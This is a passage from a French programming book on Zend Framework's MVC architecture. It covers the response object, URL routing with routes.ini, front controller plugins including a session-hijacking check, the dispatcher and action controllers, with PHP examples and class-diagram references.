


Figure 7–9
Diagramme de classes simplifié de
Zend_Controller_Response

Intégré dans la chaîne MVC, cet objet est piloté par le contrôleur frontal et peut être retourné par la méthode `dispatch()` de ce dernier, si `returnResponse(true)` lui est passé. Dans le cas contraire, le contrôleur frontal demande l'envoi de la réponse à la fin de la distribution de la requête, au moyen de sa méthode `sendResponse()`. Celle-ci pilote simplement l'envoi des en-têtes encapsulés dans l'objet de réponse au moyen de la fonction `header()` de PHP, puis le contenu présent dans les segments du corps de la réponse est affiché avec un simple `echo PHP`.

Accéder à l'objet de réponse est possible en plusieurs points du modèle MVC :

- dans le contrôleur frontal, qui se charge aussi de créer cet objet si vous ne lui en avez pas passé une instance avant la distribution de la requête ;
- dans tous les plugins ;
- dans tous les contrôleurs d'action ;
- dans toutes les aides d'action.

En temps normal, il n'est pas de notre ressort de piloter cet objet. Nous verrons plus tard qu'une aide d'action appelée `ViewRenderer` se charge de rendre une vue pour chaque contrôleur d'action, dans le corps de l'objet de réponse.

Routeur

Introduction

Le diagramme de séquence de la figure 7-5 le montre bien : pour chaque requête HTTP, le routage n'intervient qu'une et une seule fois.

Le routage est l'action qui consiste à analyser l'URL afin d'en déduire un module, un contrôleur, une action et des paramètres qui vont être enregistrés dans l'objet de requête, puis traités par le distributeur.

Le routeur par défaut est un objet `Zend_Controller_Router_Rewrite`, et c'est actuellement le seul routeur de Zend Framework. Comme son nom l'indique, c'est un routeur de réécriture, c'est-à-dire qu'il va donner une signification sémantique aux URL de l'application en fonction de règles. Par contre, il ne travaille pas seul : il utilise des routes, objets implémentant `Zend_Controller_Router_Route_Interface`, pour assurer ce rôle.




Figure 7-10
Diagramme de classes simplifié
de `Zend_Controller_Router`

Fonctionnement

Le fonctionnement du routeur est le suivant :

- il utilise le `Path_Info` de la requête pour ses analyses ;
- il passe par toutes les routes qui y sont enregistrées et il leur demande, en ordre LIFO (*Last In, First Out* ou dernier entré, premier sorti), d'analyser le `Path_Info` de la requête ;
- la première route qui trouve une correspondance est utilisée et arrête le processus de routage ;
- dès qu'une route trouve une correspondance, elle la renvoie au routeur qui l'injecte alors dans les paramètres `$_controller`, `$_action`, `$_module` et `$_params` de l'objet de requête ;
- les correspondances sont établies en interne avec des expressions régulières.

La route par défaut dans le routeur est un objet `Zend_Controller_Router_Route_Module`. C'est cette route qui utilise le pattern `http://base-url/[module]/controller/action/param1/valeur1`.

Ce pattern permet de rendre le module facultatif ; ainsi, la route par défaut essaiera de déterminer tout d'abord un module, en se référant à ceux définis dans le contrôleur frontal, puis, si elle n'en trouve pas, elle envisagera un contrôleur. C'est pour cela que différentes URL comme `http://base-url/somecontroller/someaction` et `http://base-url/defaultmodule/somecontroller/someaction/` mènent vers le même résultat.

Il est possible de totalement personnaliser le processus de routage en ajoutant des routes basées sur l'une des nombreuses classes du routeur prévues à cet effet. La documentation officielle détaille correctement tout cela. Voyons un exemple avec notre application qui se base largement sur le routage par défaut, mais définit trois routes personnalisées appelées `reservations`, `unauthorized` et `contact`.

Définition de routes personnalisées, `index.php`

```
// extraction de l'objet routeur
$routeur = $frontController->getRouter();

// définition et ajout de routes contact
// ...

// $configRoutes est un objet Zend_Config
$routeur->addConfig($configRoutes, 'routes');
```




Figure 7-11
Diagramme de classes
des routeurs disponibles

Nous avons jugé que le plus intéressant était de jouer avec la capacité qu'a le routeur d'interagir avec un objet Zend_Config. Voici le nôtre :

application/config/routes.ini

```

routes.contact.type      = Zend_Controller_Router_Route_Static
routes.contact.route    = contactez-nous
routes.contact.defaults.controller = index
routes.contact.defaults.action      = contact

routes.reservations.type = Zend_Controller_Router_Route_Regex
routes.reservations.route = "lister-les-reservations-page-(\d+)"
routes.reservations.defaults.controller = reservation
routes.reservations.defaults.action      = list
routes.reservations.defaults.page        = 1
routes.reservations.map.1                 = page
routes.reservations.reverse = lister-les-reservations-page-%d
  
```

Nous utilisons deux types de routes : une route statique permettant de faire correspondre de manière permanente une URL à un trio module/contrôleur/action ; et une route basée sur une expression régulière.

RAPPEL Processus MVC

Nous vous suggérons de bien relire le processus MVC global, que nous avons décrit dans ce chapitre, dans la section *Fonctionnement Global*, et de bien vous en imprégner.

Pour ne pas nous contenter de répéter la documentation, notons plutôt les points importants concernant le fonctionnement des routes sous Zend Framework :

- Les routes sont analysées dans l'ordre LIFO : la dernière route ajoutée sera essayée en premier, et la première route de la pile qui trouve correspondance avec l'URL sera utilisée. Méfiez-vous lorsque vous avez beaucoup de routes, commencez toujours par écrire la plus générique jusqu'à la plus spécifique, en dernier.
- Nommez toujours vos routes et faites attention à ne pas écraser la route par défaut, nommée `default`. Le cas échéant, prenez conscience que le système d'analyse des URL par défaut sera alors annulé par la route que vous définissez comme étant celle par défaut.
- Les routes utilisent des expressions régulières parfois chargées qui peuvent altérer les performances. Plus vous avez de routes (a fortiori basées sur la route `Regex`), plus l'algorithme sera lent.
- Le routeur fonctionne à double sens et les aides de vue et d'action appelées `url` utilisent directement le routeur, voire la route que vous leur spécifiez en paramètre pour créer des URL (*reverse*).
- Lorsque vous définissez des paramètres de requête dans vos routes, ils seront accessibles via la méthode `getParam()` de l'objet de requête, et il auront le nom que vous leur avez donné.

Plugins de contrôleur frontal

Les plugins sont des classes qui étendent `Zend_Controller_Plugin_Abstract`. Leurs instances sont créées et ajoutées manuellement au contrôleur frontal, avant la distribution de la requête. Leur but est d'intercaler un traitement qui est commun à toute l'application. Plutôt que de dupliquer ce traitement dans toutes les actions, ou de dériver une classe du système MVC de Zend Framework, la création d'un plugin est souvent la solution à ce type de problème.

À titre d'exemple, étudions le plugin présent dans notre application :

Zfbook/Controller/Plugin/Session.php

```
<?php
class Zfbook_Controller_Plugins_Session extends
    Zend_Controller_Plugin_Abstract
{
    private $_session;

    private $_clientHeaders;

    public function __construct()
    {
```

```

        $this->_session      = Zend_Registry::get('session');
        $this->_clientHeaders = $_SERVER['HTTP_USER_AGENT'];
        if (array_key_exists('HTTP_ACCEPT', $_SERVER)) {
            $this->_clientHeaders .= $_SERVER['HTTP_ACCEPT'];
        }
        $this->_clientHeaders = md5($this->_clientHeaders);
    }

    public function dispatchLoopStartup(
        Zend_Controller_Request_Abstract $request)
    {
        if(Zend_Auth::getInstance()->hasIdentity()) {
            if ($this->_session->clientBrowser
                != $this->_clientHeaders) {
                Zend_Session::destroy();
                $this->_response->setHttpResponseCode(403);
                $this->_response->clearBody();
                $this->_response->sendResponse();
                exit;
            }
        }
    }

    public function dispatchLoopShutdown()
    {
        $this->_session->requestUri =
            $this->getRequest()->getRequestUri();
        $this->_session->clientBrowser = $this->_clientHeaders;
    }
}

```

Pour la prise en compte de ce plugin, il est nécessaire de le déclarer dans le bootstrap de la manière suivante :

Déclaration du plugin dans le bootstrap

```

$frontController = Zend_Controller_Front::getInstance();
// ...
$frontController->registerPlugin(new
Zfbook_Controller_Plugins_Session);

```

La construction du plugin n'intervient qu'une seule fois par requête HTTP. À la construction, nous analysons les en-têtes HTTP du client et nous les stockons dans un attribut privé de la classe.

Sur l'événement `dispatchLoopStartup()`, qui intervient pour rappel juste avant l'entrée en boucle de distribution et de répartition de la requête, nous vérifions si l'utilisateur client est bien identifié. Si tel est le cas, alors nous comparons les en-têtes de son navigateur à ceux stockés dans la session lors de sa précédente visite. S'ils ne correspondent pas, alors il ne s'agit très probablement pas de la même personne, la session a certai-

nement été interceptée et nous arrêtons le traitement sur-le-champ, en prenant soin de détruire la session.

Sur l'événement `dispatchLoopShutdown()`, qui intervient juste après la sortie de la boucle de distribution de la requête (il ne reste donc plus d'action à distribuer, et nous nous apprêtons à rendre la réponse au client), nous enregistrons simplement en session les en-têtes du navigateur client, afin de pouvoir nous en servir dans la requête suivante, à titre de comparaison. Aussi, nous profitons de cet événement pour enregistrer l'URL actuelle en session. Ceci nous servira pour renvoyer l'utilisateur d'où il vient.




Figure 7-12
Diagramme de classes simplifié
de la gestion des plugins

Comme nous le voyons sur la figure 7-12 :

- Les plugins sont enregistrés dans le contrôleur frontal, au travers d'un objet gestionnaire de plugins : `Zend_Controller_Plugin_Broker`. Concernant l'insertion, la suppression et la modification des plugins, vous soumettez votre demande au contrôleur frontal qui, lui, s'adresse au gestionnaire.
- Le lien entre le contrôleur frontal et son gestionnaire de plugins est une composition : il n'est donc pas possible de changer l'instance du gestionnaire par la vôtre, sans surcharger le contrôleur frontal.
- Les plugins sont enregistrés dans le gestionnaire dans un ordre que vous pouvez librement déterminer. Le contrôleur frontal les exécute

les uns après les autres, dans l'ordre de la pile. Attention, car en fonction de cet ordre, les plugins peuvent provoquer des effets de bord et interférer entre eux – gardez bien cela à l'esprit.

- Les plugins sont en relation étroite avec l'objet de requête et l'objet de réponse. En effet, l'un de leurs rôles peut consister à modifier ces objets.
- Un plugin est enregistré par défaut dans le gestionnaire `ErrorHandler`. Il possède le numéro de pile 100, et on peut le désactiver et le modifier. De plus, si vous utilisez `Zend_Layout`, alors un plugin de layout existe aussi. Il possède le numéro de pile 99, c'est-à-dire qu'il se trouve juste avant le `ErrorHandler`, ce qui est très important à noter. Cela vous laisse la place pour injecter 98 autres plugins.

Plugins inclus dans la distribution de Zend Framework

Nous détaillons ici les plugins inclus dans Zend Framework. Ceci va vous permettre dans un premier temps de les utiliser, et dans un second temps de mieux comprendre leur rôle, par des exemples tout aussi concrets que notre plugin personnalisé.

ErrorHandler

Le plugin `ErrorHandler` est actuellement le seul plugin activé par défaut dans la chaîne MVC de Zend Framework. Son fonctionnement détaillé est le suivant :

- 1 Le plugin agit en `postDispatch`, donc après la distribution de toute action, vu que la méthode `postDispatch()` est incluse dans la boucle de distribution et de répartition de la requête.
- 2 Il va analyser l'objet de réponse, afin de détecter si celui-ci contient des exceptions que le distributeur lui aurait passées lors de la distribution du contrôleur d'action. Ces exceptions peuvent provenir de n'importe où : du contrôleur d'action, certes, mais aussi des aides d'action, d'autres plugins, ou encore des objets internes.
- 3 Si une exception est détectée dans l'objet de réponse, alors le plugin va demander une autre distribution, en remettant à `false` le jeton contenu dans l'objet de requête, et en lui passant les module/contrôleur/action utilisés pour l'affichage de l'erreur.
- 4 En plus de demander la distribution du contrôleur d'erreur, le plugin enregistre un paramètre dans le contrôleur frontal, `error_handler`, qui contient, entre autres choses, l'exception en question.
- 5 Si une exception est détectée pendant la tentative de distribution du contrôleur d'erreur, alors il faut utiliser une sortie d'urgence, sinon la boucle de distribution de requête devient infinie. Le plugin demande ensuite au contrôleur frontal de renvoyer les exceptions et envoie lui même l'exception qu'il était chargé de traiter.

À MÉMORISER **Ordre des plugins**

Il est important de maîtriser l'ordre d'apparition de ses plugins. Les erreurs les plus courantes viennent du fait que les développeurs se retrouvent souvent avec plusieurs (dizaines de) plugins, mais finissent par perdre la maîtrise de leur exécution, ce qui génère des problèmes de recouvrement : un plugin en aval change le contexte d'exécution d'un plugin en amont, et l'effet de bord est inévitable.




Figure 7-13
Diagramme de classes simplifié
du plugin `ErrorHandler`

REMARQUE Zend_Layout hors MVC

Remarquez que le plugin Layout est situé dans un autre paquetage que `Zend_Controller`. La raison est simple : comme pour `Zend_View`, il faut que `Zend_Layout` soit utilisable hors contexte MVC. Il possède des possibilités d'accroche avec le modèle MVC (un plugin et une aide d'action), mais il doit pouvoir aussi être manipulé totalement en dehors de celui-ci.




Figure 7-14 Diagramme de classes simplifié du plugin Layout

Pour le désactiver, il faut passer le paramètre `noErrorHandler` au contrôleur frontal, avant la distribution de la requête bien entendu, soit : `$fontController->setParam('noErrorHandler', true);` Ceci a tout simplement pour effet de ne pas enregistrer ce plugin dans le gestionnaire de plugins.

Vous pouvez modifier les module/contrôleur/action que le plugin `ErrorHandler` utilisera pour traiter les erreurs. Le schéma UML illustré sur la figure 7-13 précise ces méthodes, suffisamment explicites.

Layout plugin

Si vous activez les *layouts* (gabarits), via la méthode `Zend_Layout::startMVC()`, alors un plugin va être enregistré dans le contrôleur frontal, au rang 99, donc juste avant le `ErrorHandler`. Aussi, une aide d'action sera enregistrée, fonctionnant en duo avec ce plugin.

Le fonctionnement de ce plugin est le suivant :

- 1 Le plugin possède en lui une instance de `Zend_Layout`, objet capable de rendre une vue un peu particulière (une vue comportant une variable permettant d'intégrer le contenu d'une autre vue).
- 2 Le plugin agit en `postDispatch`, donc après la distribution de toute action, puisque la méthode `postDispatch()` est incluse dans la boucle de distribution et de répartition de la requête.
- 3 Le plugin détecte s'il s'agit bien de la dernière action traitée, et pour cela il scrute le jeton `isDispatched` de l'objet de requête. S'il s'agit de la dernière action de la pile, alors il regarde si les layouts sont bien activés (ils ont pu être désactivés entre-temps dans un contrôleur d'action, par exemple).
- 4 Si tout se passe bien (point précédent), alors le plugin demande au layout de rendre son script dans le segment de réponse approprié, ces deux paramètres étant réglables par l'instance de `Zend_Layout`.
- 5 Si une exception est levée lors du rendu du layout, alors le contenu de la réponse est vidé, l'exception est interceptée, traitée, puis renvoyée afin que le plugin `ErrorHandler`, agissant juste après, puisse la traiter.

ActionStack

`ActionStack` porte bien son nom : ce plugin sert à gérer une queue d'actions à enchaîner. Son utilisation est plutôt rare, car il est couplé à une aide d'action du même nom qui le pilote.

Le fonctionnement de ce plugin est simple :

- 1 Il est enregistré dans le gestionnaire de plugins au rang 97, grâce à l'aide d'action, soit avant le plugin `ErrorHandler`, ce qui est important étant donné que tous deux utilisent le jeton de distribution.

- 2 Si vous n'utilisez pas l'aide d'action pour l'enregistrer, mais directement le contrôleur frontal, méfiez-vous du rang que vous lui donnez.
- 3 Il agit en `postDispatch`, donc après la distribution de toute action, puisque la méthode `postDispatch()` est incluse dans la boucle de distribution et de répartition de la requête.
- 4 Il vérifie le jeton de distribution afin de savoir si des actions restent à traiter. Si ce n'est pas le cas, il agit simplement en rangeant l'action au plus bas de sa queue et en la plaçant dans l'objet de requête, tout en remettant le jeton de distribution à `false`.
- 5 Pour stocker sa queue d'actions, il utilise une clé de registre dans `Zend_Registry`.

Le distributeur (dispatcheur)

Dans l'ombre du système MVC se situe le distributeur, dont on saisit souvent mal les rôles, pourtant cruciaux.




Figure 7-16 Diagramme de classes simplifié du distributeur

Le distributeur, dont le diagramme UML est représenté sur la figure 7-16, est la colle qui lie les objets de réponse et de requête, aux contrôleurs d'action.

Lors de la distribution de la requête, le contrôleur frontal passe au distributeur l'objet de requête (routé), l'objet de réponse et les paramètres additionnels. Le distributeur doit donc effectuer toute la suite du traitement, à savoir :




Figure 7-15 Diagramme de classes simplifié du plugin ActionStack

PRÉCISION Liaison contrôleur frontal et distributeur

La plupart des méthodes proposées par le contrôleur frontal renvoient vers des méthodes du distributeur. Le contrôleur frontal est très dépendant du distributeur. Lorsque vous passez des paramètres additionnels au contrôleur frontal via sa méthode `setParam()`, ceux-ci seront transmis au distributeur lors de la distribution et de la répartition de la requête, qui les retransmettra à son tour aux contrôleurs d'action qu'ilinstanciera.

- 1** analyser les attributs module/contrôleur/action de la requête, afin d'en déduire la classe du contrôleur d'action à instancier, ainsi que l'endroit où elle se trouve (son module) ;
- 2** si un problème est détecté, il est possible de demander au distributeur de distribuer un contrôleur par défaut, en passant au distributeur (ou au contrôleur frontal qui le relaiera) le paramètre `useDefaultControllerAlways` ;
- 3** positionner le jeton de distribution à `true`, afin de spécifier au système (et notamment au contrôleur frontal qui possède la boucle) qu'à ce stade-là, il ne reste plus d'action à distribuer ;
- 4** démarrer la mise en mémoire tampon (bufferisation) de sortie (`ob_start()`), sauf si l'on a passé le paramètre `disableOutputBuffering` au distributeur ou au contrôleur frontal. La bufferisation a pour but d'intercepter tout affichage (echo, erreurs PHP éventuelles, fuites de sortie), et de les ajouter à la suite du corps de l'objet de réponse ;
- 5** instancier le bon contrôleur et lui faire exécuter la bonne action ;
- 6** détruire l'instance du contrôleur d'action et ainsi libérer la mémoire et tous les caches résidants éventuels (objets de l'API de Réflexion, par exemple, voir en annexe C) ;
- 7** si une exception quelconque est levée à n'importe quelle étape, celle-ci sera traitée conformément au paramètre spécifié par la méthode `throwException()` du contrôleur frontal.

On voit clairement que les rôles du distributeur sont essentiels et critiques. Il est en fait le point central et le talon d'Achille du système MVC complet, puisqu'un changement quelconque dans cet objet peut bouleverser considérablement le comportement global de l'application. Ainsi, l'étendre peut s'avérer très intéressant dans certains cas, notamment pour personnaliser la recherche ou le nommage des contrôleurs.

Les contrôleurs d'action

Introduction

Les contrôleurs d'action sont le cœur de l'application, parce qu'ils possèdent le code *utile*, celui que l'on voit et que l'on écrit entièrement. Ils sont la colle entre le modèle et la vue. Dans le schéma MVC, on peut dire qu'ils représentent le C.

Tous héritent de `Zend_Controller_Action`, classe abstraite qui représente toute la logique de traitement des actions. Dans le flux MVC général, nos contrôleurs d'action sont instanciés par le distributeur, qui leur passe :

- l'objet de requête, qui vient d'être routé ;

- l'objet de réponse, qui peut déjà avoir été rempli partiellement ;
- les paramètres invoqués par le contrôleur frontal, via sa méthode `setParam()`.




Figure 7-17
Diagramme de classes simplifié
du contrôleur d'action

Comme on le voit sur le schéma UML, figure 7-17, nos contrôleurs d'action vont hériter de toute une quantité de méthodes et de propriétés protégées, qui vont leur permettre de vivre dans le système MVC et d'interagir avec celui-ci. Notons les éléments importants suivants :

- chaque action va embarquer une instance de la classe `Zend_Controller_Action_HelperBroker` dans sa propriété protégée `$_helper` : il s'agit du gestionnaire d'aides d'action (nous allons revenir dessus plus tard) ; son fonctionnement est similaire au gestionnaire de plugins vu plus tôt dans ce chapitre ;
- chaque action embarque aussi une instance de la vue `Zend_View`, permettant d'assurer pleinement le rôle du contrôleur (passer des variables à la vue) ;
- enfin, chaque action hérite des méthodes protégées de `Zend_Controller_Action`, nous allons bien entendu les détailler d'ici peu.

Nous avons vu, dans la partie précédente, que chaque action devait être écrite sous forme de nom de méthode dans le contrôleur d'action, en minuscules, et suivies du suffixe `Action`. Nous allons maintenant détailler la manière dont se déroule techniquement une action.

Déroulement d'une action

Dans un premier temps, le distributeur invoque la méthode `dispatch()` de la classe `Zend_Controller_Action`, donc de notre contrôleur, puisque nous en héritons. Cette méthode décrit alors la séquence suivante :

- 1 exécuter `preDispatch()` sur toutes les aides d'action ;
- 2 exécuter la méthode `preDispatch()` de notre contrôleur, si celui-ci a pris la peine de redéfinir celle présente dans `Zend_Controller_Action` ;
- 3 exécuter la méthode d'action `xxxAction()` à proprement parler, si les aides d'action n'ont pas passé à true le jeton de distribution de la requête ;
- 4 exécuter la méthode `postDispatch()` de notre contrôleur, si celui-ci a pris la peine de redéfinir celle présente dans `Zend_Controller_Action` ;
- 5 exécuter `postDispatch()` sur toutes les aides d'action.

On notera à ce stade que dériver la classe `Zend_Controller_Action`, là encore, va permettre de changer la logique d'exécution de tous les contrôleurs, même si cette dérivation doit faire l'objet d'une réflexion préalable, car les aides d'action sont là pour rassembler les traitements communs à toutes les actions. Aussi, quelques méthodes de `Zend_Controller_Action` sont déclarées `final` : elles sont donc héritées, mais non redéfinissables.

Méthodes mises à disposition

Analysons maintenant quelques méthodes utiles pour nos actions, dont nous héritons de `Zend_Controller_Action` :

- `init()` est appelée juste après la construction de l'instance. Ceci vous évite de réécrire un constructeur dans vos contrôleurs et d'oublier d'appeler le constructeur parent, ce qui, de toute évidence, va provoquer une erreur fatale ;
